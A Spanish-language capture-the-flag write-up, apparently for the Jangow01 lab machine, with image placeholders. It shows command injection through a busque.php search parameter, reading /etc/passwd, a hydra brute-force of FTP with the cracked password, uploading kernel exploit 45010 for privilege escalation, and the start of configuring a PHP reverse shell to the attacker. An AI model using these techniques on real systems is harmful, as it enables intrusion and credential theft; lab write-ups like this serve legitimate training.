
http://192.168.56.118/site/busque.php?buscar=ls%20../../../../home



https://github.com/aguayro @9v@yr0




Tenemos acceso a la carpeta /etc donde podemos acceder a varios ficheros de configuración del sistema. Veamos si podemos acceder al fichero de passwd



jangow01:x:1000:1000:desafio02,,,:/home/jangow01:/bin/bash

El usuario jangow01 y root tiene asignado un Shell bash por lo que son usuarios del sistema.

Vemos si podemos acceder al fichero shadow



No tenemos tanta suerte con el fichero shadow, ni gshadow.
Por lo tanto, tenemos el nombre de usuario, así que vamos usar fuerza bruta con ataque de diccionario.

hydra -l jangow01 -P /usr/share/dict/wordlist-probable.txt ftp://192.168.56.118

```
└─# hydra -l jangow01 -P /usr/share/dict/wordlist-probable.txt ftp://192.168.56.118
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-28 09:16:40
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1288002 login tries (l:1/p:1288002), ~80501 tries per task
[DATA] attacking ftp://192.168.56.118:21/
[21][ftp] host: 192.168.56.118   login: jangow01   password: abygurl69
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-28 09:17:12
```

Tenemos acceso con el usuario indicado y la clave que hemos obtenido del fichero de configuración de config.php que hemos añadido previamente en el fichero workdlist-probable.txt

Login: jangow01

Password: abygurl69

```
└─# ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||63066|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x   14 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp>
```

https://github.com/aguayro @9v@yr0

Veamos lo que contiene el directorio html

```
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x   14 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp> cd html
250 Directory successfully changed.
ftp> l s-al
?Ambiguous command.
ftp> ls -al
229 Entering Extended Passive Mode (|||15853|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x    3 0        0            4096 Oct 31  2021 ..
-rw-r--r--    1 33       33            336 Oct 31  2021 .backup
drwxr-xr-x    6 33       33           4096 Jun 10  2021 site
226 Directory send OK.
ftp> cd site
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||21383|)
150 Here comes the directory listing.
drwxr-xr-x    6 33       33           4096 Jun 10  2021 .
drwxr-xr-x    3 0        0            4096 Oct 31  2021 ..
drwxr-xr-x    3 33       33           4096 Jun 03  2021 assets
-rw-r--r--    1 33       33             35 Jun 10  2021 busque.php
drwxr-xr-x    2 33       33           4096 Jun 03  2021 css
-rw-r--r--    1 33       33          10190 Jun 10  2021 index.html
drwxr-xr-x    2 33       33           4096 Jun 03  2021 js
drwxr-xr-x    2 33       33           4096 Jun 10  2021 wordpress
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
```

Revisamos todos los ficheros, resulta interesante el fichero .backup que contiene información de la base de datos. Los mismos datos de conexión a la base de datos de mysql.

Accediendo desde el navegador aprovechando el buscar.php vemos los ficheros que hay en la ruta /home

```
192.168.56.108/site/busque.p ×   http://192.168.56.108/site/bu ×   +
view-source:http://192.168.56.108/site/busque.php?buscar=ls /home/jangow01 -al
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec

1 total 36
2 drwxr-xr-x 4 jangow01 desafio02 4096 Jun 10  2021 .
3 drwxr-xr-x 3 root     root      4096 Oct 31  2021 ..
4 -rw------- 1 jangow01 desafio02  200 Oct 31  2021 .bash_history
5 -rw-r--r-- 1 jangow01 desafio02  220 Jun 10  2021 .bash_logout
6 -rw-r--r-- 1 jangow01 desafio02 3771 Jun 10  2021 .bashrc
7 drwx------ 2 jangow01 desafio02 4096 Jun 10  2021 .cache
8 drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10  2021 .nano
9 -rw-r--r-- 1 jangow01 desafio02  655 Jun 10  2021 .profile
10 -rw-r--r-- 1 jangow01 desafio02    0 Jun 10  2021 .sudo_as_admin_successful
11 -rw-rw-r-- 1 jangow01 desafio02   33 Jun 10  2021 user.txt
12
13
```

Veamos el historial del bash_history a ver lo que esconde, así como el fichero user.txt

Como tenemos la sesión de ftp abierta, nos vamos el directorio /home/jangows01

```
ftp> pwd
Remote directory: /var/www/html/site
ftp> cd /
250 Directory successfully changed.
ftp> cd home
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||63263|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x   24 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||21695|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 .
drwxr-xr-x    3 0        0            4096 Oct 31  2021 ..
-rw-------    1 1000     1000          200 Oct 31  2021 .bash_history
-rw-r--r--    1 1000     1000          220 Jun 10  2021 .bash_logout
-rw-r--r--    1 1000     1000         3771 Jun 10  2021 .bashrc
drwx------    2 1000     1000         4096 Jun 10  2021 .cache
drwxrwxr-x    2 1000     1000         4096 Jun 10  2021 .nano
-rw-r--r--    1 1000     1000          655 Jun 10  2021 .profile
-rw-r--r--    1 1000     1000            0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp>
```

Nos descargamos los dos ficheros

```
ftp> get .bash_history
local: .bash_history remote: .bash_history
229 Entering Extended Passive Mode (|||54634|)
150 Opening BINARY mode data connection for .bash_history (200 bytes).
100% |*****************************************************************************************|   200        6.24 KiB/s    00:00 ETA
226 Transfer complete.
200 bytes received in 00:00 (5.87 KiB/s)
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||26305|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****************************************************************************************|    33        8.47 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (5.07 KiB/s)
ftp>
```


Contenido del ichero .bash_history

```
└─# cat .bash_history
sudo su
ls /root/script
sudo su
ls /script
cd /script
./backup
ls -lsah
exit
sudo su
sudo su
su
cd /var/www
ls
ls -la
cd html
ls
ls -la
nano /etc/apache2/sites-enabled/000-default.conf
su
exit
exit
```

Contenido del fichero user.txt

```
└─# cat user.txt
d41d8cd98f00b204e9800998ecf8427e
```


Parece que está encriptado, vamos a averiguar que codificación está usando



Nos dice que MD5, hexadecimal o md4 no condigo descifrar el fichero.


Veamos los servicios que están funcionando en la máquina

http://192.168.56.108/site/busque.php?buscar=netstat%20-ant




Vaya sorpresa, aparte del puerto 21 y 80 que nos descubrió nmap tenemos el puerto 22 ssh abierto desde la red local. Investigaremos más adelante como intentar acceder a él a través de algún proxy.


Averiguamos la versión del kernel que está funcionando en el equipo



Aunque ya tenemos la información del kernel, vemos otra forma de obtenerlo. Kernel 3.3.0-31 sobre un Ubuntu, buscamos algún exploit para la versión del kernel 4.4.0-31



Encontramos el exploit 45010, realizado en C que permite escalación de privilegios




https://github.com/aguayro @9v@yr0


Copiamos el script a la carpeta local y lo subimos el ftp de la máquina a través de ftp con el usuario jangow01

```
┌──(root💀 kali)-[~]
└─# cp /usr/share/exploitdb/exploits/linux/local/45010.c ./4510.c

┌──(root💀 kali)-[~]
└─# ls 4510.c -al
-rw-r--r-- 1 root root 13176 May 29 04:10 4510.c

┌──(root💀 kali)-[~]
└─# ftp 192.168.56.108
Connected to 192.168.56.108.
220 (vsFTPd 3.0.3)
Name (192.168.56.108:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put 4510.c
local: 4510.c remote: 4510.c
229 Entering Extended Passive Mode (|||39345|)
553 Could not create file.
ftp> cd /tmp
250 Directory successfully changed.
ftp> put 4510.c
local: 4510.c remote: 4510.c
229 Entering Extended Passive Mode (|||46372|)
150 Ok to send data.
100% |***********************************************************************************************************| 13176        5.57 MiB/s    00:00 ETA
226 Transfer complete.
13176 bytes sent in 00:00 (2.25 MiB/s)
```


Vamos a ver si podemos compilarlo el fichero en c con ayuda del código de php buscar.php



Nos ha dado unas bonitas flores, compruebo que el compilador de C está operativo




Parece ser que es tema de permisos




El usuario que accedemos es www-data

Tendremos que dar un rodeo, subimos el fichero con filezilla el exploit a /tmp y le cambiamos el propietario a www-data


https://github.com/aguayro @9v@yr0




Copiamos el fichero previamente cambiado los permisos de /tmp a /var/www/html




'/tmp/4510.c' -> '/var/www/html/4510.c'






'/tmp/run.php' -> '/var/www/html/run.php'


https://github.com/aguayro @9v@yr0



Ejecutamos el fichero run.php y compruebo que se ha creado el fichero exploit.sh



Comprobamos que se haya creado el fichero en /tmp



Genial, tenemos el exploit compilado en la carpeta /tmp


Ahora vamos a usar un reverse Shell en php para acceder por consola y ejecutar el exploit


Configuramos el fichero php-reverse-shell.php con los datos de la máquina atacante

https://github.com/aguayro @9v@yr0

```
I A  php-reverse-shell.php (Modified)(php)  <?php                                  Row 31  Col 3
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
